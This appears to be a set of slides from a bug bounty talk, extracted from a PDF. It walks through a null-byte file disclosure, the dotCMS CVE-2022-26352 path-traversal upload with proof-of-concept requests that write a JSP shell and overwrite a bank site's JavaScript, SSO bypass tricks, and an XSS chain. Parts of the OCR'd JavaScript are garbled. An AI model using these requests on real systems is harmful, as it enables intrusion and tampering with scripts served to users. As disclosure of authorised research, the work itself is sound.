
`.%00.`

`Download.php?file=.%00./config.php`

Local File Disclosure and Bypasses

Null Byte Bypass

Bounty: \$1700



```
etty Raw Hex \n Select extension... Pretty Raw Hex Render \n
```

```
GET /apps/./download.php?file=.%00./download.php HTTP/1.1
Host: apps
Cookie: cmpiuid=cbc63dc116c20f2d409bdecb6ddf759b; wt_geid=
```

```
1 HTTP/1.1 200 OK
2 Date: Sun, 20 Feb 2022 12:27:21 GMT
3 Server: Apache
4 Content-Disposition: attachment; filename="download.php"
5 Connection: close
6 Content-Length: 2847
7
8 <h1>Error! ../download.php php</h1><?php
9
10 if (isset($_COOKIE['userdata'])) {
11     $loginstring = strip_tags($_COOKIE['userdata']);
12 } else {
13     $loginstring = '';
14 }
15
16 function testPW($loginstring)
17 {
18
19     if ('' != $loginstring || isset($_COOKIE['userdata'])) {
20         if ('' == $loginstring) $loginstring = $_COOKIE['userdata'];
21         foreach ($login as $user => $data) {
22             $testdata['user'] = $user;
23             $testdata['pass'] = $data['Passwort'];
24             $testdata['checksum'] = md5($user.$data['']);
25             $checkstring = base64_encode(serialize($testdata));
```


Hacking a Bank by Finding a 0day

In collaboration with @infosec_au

Are you really a hacker if you never
hacked a bank?

The story of CVE-2022-26352

Hacking a Bank by Finding a 0day

In collaboration with @infosec_au

Invited to a bug bounty program of a big Bank

First things first, RECON:

Most of the domains and subdomains in scope are running DotCMS

Hacking a Bank by Finding a 0day

In collaboration with @infosec_au

What is dotCMS?

dotCMS is an open source content management system written in Java for managing content and content driven sites and applications.

Hacking a Bank by Finding a 0day

In collaboration with @infosec_au

Everyone was looking for low hanging bugs,
we chose to go for the less traveled path:
whitebox source code auditing

Hacking a Bank by Finding a 0day

Bug 1: No Authentication needed for some APIs
File: `com/dotcms/rest/ContentResource.java`

In collaboration with @infosec_au

```
/*  */ @Path("/content")
/*  */ public class ContentResource
```

... omitted for brevity ...

```
/*  */ @Deprecated
/*  */ @POST
/*  */ @Path("/{params:.}")
/*  */ @Produces({"text/plain"})
/*  */ @Consumes({"multipart/form-data"})
/*  */ public Response multipartPOST(@Context HttpServletRequest request, @Context HttpServletResponse response,
FormDataMultiPart multipart, @PathParam("params") String params) throws URISyntaxException, DotDataException {
/* 1532 */    return multipartPUTandPOST(request, response, multipart, params, "POST");
/*  */ }
```

```
/*  */ @Deprecated
/*  */ @PUT
/*  */ @Path("/{params:.}")
/*  */ @Produces({"application/json", "application/javascript", "text/plain"})
/*  */ @Consumes({"multipart/form-data"})
/*  */ public Response multipartPUT(@Context HttpServletRequest request, @Context HttpServletResponse response,
FormDataMultiPart multipart, @PathParam("params") String params) throws URISyntaxException, DotDataException {
/* 1508 */    return multipartPUTandPOST(request, response, multipart, params, "PUT");
/*  */ }
```


Hacking a Bank by Finding a 0day

Bug 2: Arbitrary File Upload

In collaboration with @infosec_au

```
/* */ private void processFile(Contentlet contentlet, List<String> usedBinaryFields,
List<String> binaryFields, BodyPart part) throws IOException, DotSecurityException,
DotDataException {
/* 1657 */   InputStream input = (InputStream)part.getEntityAs(InputStream.class);
/* 1658 */   String filename = part.getContentDisposition().getFileName();
/* 1659 */   File tmpFolder = new
File(String.valueOf(APILocator.getFileAssetAPI().getRealAssetPathTmpBinary()) +
UUIDUtil.uuid());
/* */
/* 1661 */   if (!tmpFolder.mkdirs()) {
/* 1662 */       throw new IOException("Unable to create temp folder to save binaries");
/* */   }
/* */
/* 1665 */   File tempFile = new File(
/* 1666 */       String.valueOf(tmpFolder.getAbsolutePath()) + File.separator + filename);
/* 1667 */   Files.deleteIfExists(tempFile.toPath());
/* */
/* 1669 */   FileUtils.copyInputStreamToFile(input, tempFile);
/* 1670 */   List<Field> fields = (new LegacyFieldTransformer(
/* 1671 */       APILocator.getContentTypeAPI(APILocator.systemUser())
/* 1672 */       .find(contentlet.getContentType().inode()).fields()))
/* 1673 */       .asOldFieldList();
/* 1674 */   for (Field field : fields) {
```


Hacking a Bank by Finding a 0day

Bug 1 + Bug 2

In collaboration with @infosec_au

Connecting the dots, we have an
unauthenticated API and an
arbitrary file upload

RCE?

Hacking a Bank by Finding a 0day

Building a PoC

In collaboration with @infosec_au

```
POST /api/content/ HTTP/1.1
Host: re.local:8443
User-Agent: curl/7.64.1
Accept: */*
Content-Length: 1162
Content-Type: multipart/form-data; boundary=-----
aadc326f7ae3eac3
Connection: close

-----aadc326f7ae3eac3
Content-Disposition: form-data; name="name";
filename="../../../srv/dotserver/tomcat-9.0.41/webapps/ROOT/
html/js/dojo/a.jsp"
Content-Type: text/plain

<%@ page import="java.util.*,java.io.*"%>
.....
JSP SHELL CODE
</BODY></HTML>
-----aadc326f7ae3eac3--
```



Path Traversal File
Upload inside Web
root

Hacking a Bank by Finding a 0day

Back to the Bank

In collaboration with @infosec_au


Web Directory not writeable Enumerating files/directories

The screenshot shows a web browser's developer tools interface. The 'Request' tab is selected, displaying the details of an HTTP POST request to the endpoint `/api/content/`. The request body is a multipart/form-data payload. The 'Response' tab is also visible, showing a 500 Internal Server Error response from the server. The response headers include `Set-Cookie: JSESSIONID=A69237F5A1B3F0CCD809E63D29B06797.3;` and `Access-Control-Allow-Credentials: true`. The 'Inspector' panel on the right shows the request and response details, including the status code 500 and the response headers.

500 Error + Size 0
= File was written

Back to the Bank

Web Directory not writeable Enumerating files/directories



Hacking a Bank by Finding a 0day

Back to the Bank

In collaboration with @infosec_au

Web Directory not writeable Enumerating files/directories

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A request is visible in the 'Request' pane, and the corresponding 'Response' is shown in the 'Response' pane. The 'Inspector' pane on the right shows the 'Response Headers' section.

Request

```
1 POST /api/content/ HTTP/1.1
2
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99
  Safari/537.36
7 Connection: close
8 Content-Type: multipart/form-data;
  boundary=-----aadc326f7ae3eac3
9 Connection: close
10 Content-Length: 249
11
12 -----aadc326f7ae3eac3
13 Content-Disposition: form-data; name="name"; filename="
  ../../../../../../proc/self/cwd/./bin/x"
14 Content-Type: text/plain
15
16 shubs
17 -----aadc326f7ae3eac3--
18
19
```

Response

```
1 HTTP/1.1 500
2 Date: Thu, 17 Feb 2022 15:22:45 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000
5 Strict-Transport-Security: max-age=0
6 X-Frame-Options: SAMEORIGIN
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 1; mode=block
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Headers:
  Authorization, Accept, Content-Type, Cookies, Content-Type, Content-Le
  ngth
11 Access-Control-Allow-Methods: GET, POST
12 Content-Type: text/plain
13 Content-Length: 193
14 Set-Cookie: JSESSIONID=A19F157AFB5409A935B58C9CD46FE42D.1;
  Path=/; Secure; HttpOnly
15
16 Access-Control-Allow-Credentials: true
17 Connection: close
18
19 ../../../../../../proc/self/cwd/./bin/x (Permission denied)
```

Inspector

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	1
Request Cookies	0
Request Headers	9
Response Headers	16

500 Error +
“denied” =
directory exists
but no
permissions to
write files

Hacking a Bank by Finding a 0day

Back to the Bank

In collaboration with @infosec_au

Web root directory not writeable, RIP :(

Other solutions to achieve RCE:

- replacing JAR files
- replacing system files
- adding system config via files

Hacking a Bank by Finding a 0day

Back to the Bank

In collaboration with @infosec_au

Dig deeper....

RCE not possible, we want to
prove more impact

Solution:

- gadget to replace JavaScript files

Hacking a Bank by Finding a 0day

Back to the Bank

In collaboration with @infosec_au

How to?

- Open javascript file and look for ETag in Headers
- Upload file as follow:


```
filename="../../FIRST-CHAR/SECOND-CHAR/FULL-ETAG/  
fileAsset/FILE-NAME"
```


Hacking a Bank by Finding a 0day

Back to the Bank

In collaboration with @infosec_au

E-Tag



Etag: 23f890f7-ac11-30fe-1e50-a4f446a11211

Hacking a Bank by Finding a 0day

Back to the Bank

In collaboration with @infosec_au

PoC

```
POST /api/content/ HTTP/1.1
```

```
Host: host
```

```
Content-Type: multipart/form-data; boundary=-----aadc326f7ae3eac3
```

```
Content-Length: 37406
```

```
-----aadc326f7ae3eac3
```

```
Content-Disposition: form-data; name="name"; filename="../2/3/23f890f7-ac22-40fe-9e50-  
a5f446a66255/fileAsset/positiveImpactInternetJs.js"
```

```
Content-Type: text/plain
```

```
console.log('hussein98d-shubs-poc');
```

```
-----aadc326f7ae3eac3--
```


Back to the Bank

Result:

```

date(t))){e,this.init(t),h.init=function(){var
e=this.$d,this.$y=e.getFullYear(),this.$M=e.getMonth(),this.$D=e.getDate(),this.$W=e.getDay(),this.$w=e.getHours(),this.$m=e.getMinutes(),this.$s=e.getSeconds(),this
.$ms=e.getMilliseconds(),h.sutils=function(){return w},h.isValid=function(){return!("Invalid Date"===this.$d.toString())},h.isSame=function(e,t){var n=p(e);return
this.startOf(t)<=n&&n<this.endOf(t)},h.isAfter=function(e,t){return p(e)<this.startOf(t)},h.isBefore=function(e,t){return this.endOf(t)<p(e)},h.$g=function(e,t,n)
{return w.u(e)&t?this.set(n,e),h.year=function(e){return this.$g(e,"$y",u)},h.month=function(e){return this.$g(e,"$M",1)},h.day=function(e){return
this.$g(e,"$M",0)},h.date=function(e){return this.$g(e,"$d","date")},h.hour=function(e){return this.$g(e,"$H",r)},h.minute=function(e){return
this.$g(e,"$m",n)},h.second=function(e){return this.$g(e,"$s",t)},h.millisecond=function(t){return this.$g(e,"$ms",e)},h.unix=function(){return
Math.floor(this.valueOf()/1e3)},h.valueOf=function(){return this.$d.getTime(),h.startOf=function(e,s){var c=this,h=1,w.u(s)?f=f.w.p(e),h=function(e,t){var
n=w.u(c).toDate.UTC(c.$y,t,e).new Date(c.$y,t,e,c);return l?n.endOf(s):d=function(e,t){return w.u(c).toDate()[e].apply(c,todate),(1?0,0,0,0);
(2,59,59,999)).slice(t),c}),g=this.$M<this.$M,w="set"+this.$u?UTC:"");switch(f){case u:return l?(1,0):h(31,11);case 1:return l?(1,0,m+1);case
a:var p=this.$locale().weekStart[0],y=[gcp?g?g:p].return h[1?v:y-v-6],m;case o:case"date":return d(b+"Hours",0);case r:return d(b+"Minutes",1);case n:return
d(b+"Seconds",2);case t:return d(b+"Milliseconds",3);default:return this.clone(t)},h.endOf=function(e){return this.startOf(e,1)},h.$set=function(a,s){var
c,l,w,p(a),f="set"+this.$u?UTC:""),h=c=
{}},c[o]=f+"Date",c[date]=f+"Date",c[1]=f+"Month",c[u]=f+"FullYear",c[r]=f+"Hours",c[n]=f+"Minutes",c[t]=f+"Seconds",c[e]=f+"Milliseconds",c[l]=d,l=
this.$M;if(l===1)[l]=u;var g=this.clone(),set("date",1);g.$d[h](d,g.init(),this.$d,g.set("date",Math.min(this.$d.g.daysInMonth(),t).toDate())else h$set.$d[h]
(d);return this.init(t),this.$set=function(e,t){return this.clone().$set(e,t),h.$g=function(e,s){var
c,l,this;e=Number(e);var f=w.p(s),h=function(t){var n=p(t);return w.u(n.date(t)&Math.round(t*e))},l;if(f===1)return this.set(1,this.$M+e);if(f===u)return
this.set(u,this.$y+e);if(f===o)return h(1);if(f===a)return h(7);var d=c=[c],[c]-6&4,c[1]-3&6&5,c[1]-1&3,c[3][1],g=this.valueOf()-o*d;return
w.w(g,this),h.subtract=function(e,t){return this.set.add(-1*e,t),h.format=function(e,t){var s=this;if(!this.isValid())return"Invalid Date";var n=e[0]||"YYYY-MM-
DDTHH:mm:ssZ",r=w.z(this),o=this.$locale(),a=this.$M,1=this.$M,u=this.$M,u=weekdays,c=o.months,f=function(e,r,o,a){return e&6
(e,r)[1][e,t,n],f=r.substr(0,a)},h=function(e){return w.s(a&12,e,"0"),d=o.meridiem(function(e,t,n){var r=e-12?"AM":"PM";return n?r.toLowerCase():r}),g=
YY:String(this.$y).slice(-2),YYYY:String(this.$y),M:s+1,M:w.s(s+1,2,"0"),MMH:f(u,monthsShort,s,c),MMMH:c[s][1][c,this,n],h:this.$D,DD:w.s(this.$D,2,"0"),d:String(this.$D),
o=weekdaysMin,this.$W,u,-2),ddd:f(o.weekdaysShort,this.$W,u,c),ddd=uf[this.$W],H:String(a),HH:w.s(a,2,"0"),h:h(1),hh:h(2),a(a,i,1),m:String(i),mm:
s(i,2,"0"),s:String(this.$s),ss:w.s(this.$s,2,"0"),SSS:w.s(this.$ms,3,"0"),Z:r;return n.replace(l,function(e,t){return
t[g][e].r.replace("",""),h.utcOffset=function(){return 15*Math.round(this.$d.getTimezoneOffset()/15)},h.diff=function(e,c,l){var f,h,w,p(c),d=p(e),g=6&4*
(d.utcOffset()-this.utcOffset()),m=this.d,w=w[m],m=this,d=return v=f=[f],f[u]=v/12,f[1]=v,f[5]=v/3,f[a]=(m-g)/604&6&5,f[o]=(m-g)/
864&6&5,f[r]=m/36&5,f[n]=m/6&4,f[t]=m/1&3,f[h][1]=m,l?v:c.av(),h.daysInMonth=function(){return this.endOf(1).$D},h.$locale=function(){return
m[this.$L]},h.$locale=function(e,t){if(!e)return this.$L;var n=this.clone():return n.$L=b(e,t,10),n.h.clone=function(){return
w.w(this,todate(t),this),h.$date=function(t){return new Date(this.$d)},h.toISOString=function(){return this.toISOString(t)},h.toISOString=function(t){return
this.$d.toISOString(t)},h.toISOString=function(t){return this.$d.toUTCString(t)},f);return n.prototype.y.prototype.p.extend=function(e,t){return
e(t,y,p),p.locale=b,p.isDays=v,p.unix=function(e){return p.l(e)},p.em=[gl,p.Ls=m,p.g],568:function(e,t,n){"use strict";var r=Object.assign(function(e){forv
t:l;t.arguments.length++;for n=arguments[t];for var r in n;Object.prototype.hasOwnProperty.call(n,r)66{e[r]=n[r]}return e;var o=
PositiveImpactBackground:function(e){return e66e.esModule?e:(default:e)(n(738)).default;window.classesAdditional=window.classesAdditional||
{}},window.classesAdditional=r({}),window.classesAdditional,o
window.sharedObjects=window.sharedObjects[{}],window.sharedObjects=r({}),6:function(e,t){var n;n=function(){return this}
);try{n=n[Function("return this")()]](0,eval)("this")}catch(e){"object"!==typeof window66(n=window)?e.exports=n,738:function(e,t,n){"use
strict";Object.defineProperty(t,"esModule",{value:10});var r=r(function(){function e(e,t){for var n=0;nt.length++;(var
r=[n];r.enumerable=r.enumerable[1],r.configurable=10,"value" in r66{r.writable=10},Object.defineProperty(e,r.key,r)}return function(t,n,r){return
n66{t.prototype,n,r66{t,r,t}}),o=(0)?var a=function(){function e(t){function(e,t){if(!e instanceof t)throw new TypeError("Cannot call a class as a
function")}(this,e),this.element=t.element;return r[e,{key:"init",value:function(){var e=this.element.dataset.bgColor;666
(document.querySelector("<content>").style.backgroundColor=0),o.removeValue(function(this.element){}),e});t.default=a},878:function(e,t,n){e.exports=n(568)}};
console.log(" Hussein980-shubs-poc");
// # sourceMappingURL=positiveImpactInternetJs.js.map

```

1.10.1

SSO Bypass Techniques

Shall we enter?

Nowadays most organizations use SSO for internal panels login and restricted resources

SSO Bypass Techniques

Shall we enter?

Might be handy to:

- Brute force directories
- Look for weak passwords
- Try to hit APIs directly
- Fancy other vectors

SSO Bypass Techniques

Shall we enter?

Fuzzing

Don't only look for directories & files, brute force parameter on each valid endpoint found

Tools:

FFuF

Arjun

Param Miner

SSO Bypass Techniques

Shall we enter?

Fuzzing

<https://admin.org.com>



Okta

<https://admin.org.com/blabla>



404 Not found

<https://admin.org.com/internal.php>



301 Redirect

<https://admin.org.com/internal.php?id=1>



200 OK

SSO Bypass Techniques

Shall we enter?

APIs

<https://admin.org.com>



200 OK then redirect to SSO

<view-source:https://admin.org.com>



`<script src=/admin.js></script>`



`/api/admin/users`

<https://admin.org.com/api/admin/users>



200 OK

SSO Bypass Techniques

Shall we enter?

Less known

Grab wordlist here

<https://gist.github.com/securifera/e7eed730cbe1ce43d0c29d7cd2d582f4>

Brute Force:

[https://org.com/admin/\\$FUZZ\\$](https://org.com/admin/$FUZZ$)

SSO Bypass Techniques

Shall we enter?

Less known

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		403	<input type="checkbox"/>	<input type="checkbox"/>	451	
1	.php	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
2	.html	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
3	.txt	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
4	.htm	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
5	.aspx	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
6	.asp	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
7	.js	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
8	.css	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
9	.pgsql.txt	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
10	.mysql.txt	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
11	.pdf	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
12	.cgi	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
13	.inc	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
14	.gif	404	<input type="checkbox"/>	<input type="checkbox"/>	448	
15	.jpg	404	<input type="checkbox"/>	<input type="checkbox"/>	448	
16	.swf	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
17	.xml	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
18	.cfm	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
19	.xhtml	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
20	.wmv	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
21	.zip	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
22	.axd	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
23	.gz	403	<input type="checkbox"/>	<input type="checkbox"/>	451	
24	.png	404	<input type="checkbox"/>	<input type="checkbox"/>	448	

SSO Bypass Techniques

Shall we enter?

Less known

Attempt to access:

<https://org.com/admin/;.jpg>

<https://org.com/admin/valid-file.jsp;.jpg>

SSO Bypass Techniques

Shall we enter?

Fancy other vectors

Brute-force different extensions and look for how the application responds



SSO Bypass Techniques

Shall we enter?

Fancy other vectors


Gather Wayback machine and AlienVault URLs of the CNAME and look for similarities

`https://internal.org.com`




SSO

`dig CNAME internal.org.com`




`org.3rdparty.com`

`gau -subs 3rdparty.com`



`hey.3rdparty.com/authentication/register`

`https://internal.org.com/authentication/register`



200 OK

SSO Bypass Techniques

Shall we enter?

<https://internal.org.com/authentication/register>

Register → Login

Full access to organization's panel

New User Registration

Note: Fields marked with a * are required

Account

Username *

Password *

Confirm Password *

Profile Picture

Supported image format: JPG, GIF, PNG. Recommended dimensions are 270 x 270px.

Choose File

General

First Name *

Last Name *

Reward

\$3,500

40 points

VRT version

1.10.1

Program

Another XSS Level

Chaining bugs to pop an alert on a Bug Bounty Program

```
1 <!DOCTYPE html>
2 <html>
3   <head> </head>
4   <body>
5     <script>
6       function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = '████████████████████████████████████████';
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         /████████████████████████████████████████████████████████████████████████████████/
12         const env = params.get('env');
13         if (env && /^[a-z0-9]+$/.test(env)) {
14           return env + '-' + src;
15         }
16
17         /████████████████████████████████████████████████████████████████████████████████/
18         let inc = params.get('inc');
19         if (inc && /[a-z0-9\\.\\-]+/.test(inc)) {
20           if (inc.charAt(inc.length - 1) !== '/') {
21             inc += '/';
22           }
23           inc += bridgePath;
24
25           const incUrl = new URL('https://' + inc);
26           if (
27             incUrl.hostname.endsWith('██████████') &&
28             incUrl.pathname.startsWith('/includes/js-cdn')
29           ) {
30             return inc;
31           }
32         }
33
34         return src;
35       }
36
37       const script = document.createElement('script');
38       script.src = 'https://' + getSrc();
39       script.crossOrigin = 'anonymous';
40       document.head.appendChild(script);
41     </script>
42   </body>
43 </html>
44
```

<https://org.com/auth/>

Another XSS Level

Chaining bugs to pop an alert on a Bug Bounty Program

```
1 <!DOCTYPE html>
2 <html>
3   <head> </head>
4   <body>
5     <script>
6       function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = '████████████████████████████████████████';
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         /████████████████████████████████████████████████████████████████████████████████/
12         const env = params.get('env');
13         if (env && /^[a-z0-9]+$/.test(env)) {
14           return env + '-' + src;
15         }
16
17         /████████████████████████████████████████████████████████████████████████████████/
18         let inc = params.get('inc');
19         if (inc && /[a-z0-9\.\.\-]+/.test(inc)) {
20           if (inc.charAt(inc.length - 1) !== '/') {
21             inc += '/';
22           }
23           inc += bridgePath;
24
25           const incUrl = new URL('https://' + inc);
26           if (
27             incUrl.hostname.endsWith('██████████') &&
28             incUrl.pathname.startsWith('/includes/js-cdn')
29           ) {
30             return inc;
31           }
32         }
33
34         return src;
35       }
36
37       const script = document.createElement('script');
38       script.src = 'https://' + getSrc();
39       script.crossOrigin = 'anonymous';
40       document.head.appendChild(script);
41     </script>
42   </body>
43 </html>
44
```

<https://org.com/auth/>

- Application expects **inc** parameter
- Hostname supplied in parameter has to end with **.org.com**
- Path of supplied parameter URL should start with **/includes/js-cdn**

Another XSS Level

Chaining bugs to pop an alert on a Bug Bounty Program

```
1 <!DOCTYPE html>
2 <html>
3   <head> </head>
4   <body>
5     <script>
6       function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = '[REDACTED]';
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         / [REDACTED]
12         const env = params.get('env');
13         if (env && /^[a-z0-9]+$/.test(env)) {
14           return env + '-' + src;
15         }
16
17         / [REDACTED]
18         let inc = params.get('inc');
19         if (inc && /[a-z0-9\.\-\_]+/.test(inc)) {
20           if (inc.charAt(inc.length - 1) !== '/') {
21             inc += '/';
22           }
23           inc += bridgePath;
24
25           const incUrl = new URL('https://' + inc);
26           if (
27             incUrl.hostname.endsWith('[REDACTED]') &&
28             incUrl.pathname.startsWith('/includes/js-cdn')
29           ) {
30             return inc;
31           }
32         }
33
34         return src;
35       }
36
37       const script = document.createElement('script');
38       script.src = 'https://' + getSrc();
39       script.crossOrigin = 'anonymous';
40       document.head.appendChild(script);
41     </script>
42   </body>
43 </html>
44
```

What do we need?

[Subdomain.org.com/includes/js-cdn/file.js](#) which should contain a XSS payload such as:
`alert();`

Another XSS Level

```

1 <!DOCTYPE html>
2 <html>
3 <head> </head>
4 <body>
5 <script>
6     function getSrc() {
7         const bridgePath = 'amp/auth-bridge.js';
8         const src = 'https://www.amp.dev/static/amp-auth-bridge.js';
9         const params = new URLSearchParams((location.search || '').substring(1));
10
11         // Get the env parameter
12         const env = params.get('env');
13         if (env && /^[a-z0-9]\.\/\.\-\/.test(env)) {
14             return env + '-' + src;
15         }
16
17         // Get the inc parameter
18         let inc = params.get('inc');
19         if (inc && /^[a-z0-9]\.\/\.\-\/.test(inc)) {
20             if (inc.charAt(inc.length - 1) !== '/') {
21                 inc += '/';
22             }
23             inc += bridgePath;
24
25             const incUrl = new URL('https://' + inc);
26             if (
27                 incUrl.hostname.endsWith('.') &&
28                 incUrl.pathname.startsWith('/includes/js-cdn')
29             ) {
30                 return inc;
31             }
32         }
33
34         return src;
35     }
36
37     const script = document.createElement('script');
38     script.src = 'https://' + getSrc();
39     script.crossOrigin = 'anonymous';
40     document.head.appendChild(script);
41 </script>
42 </body>
43 </html>

```

Subdomain Takeover, create the folders and host the JS file?

No luck – no takeovers

Other possibilities?

Another XSS Level

Chaining bugs to pop an alert on a Bug Bounty Program

```
1 <!DOCTYPE html>
2 <html>
3   <head> </head>
4   <body>
5     <script>
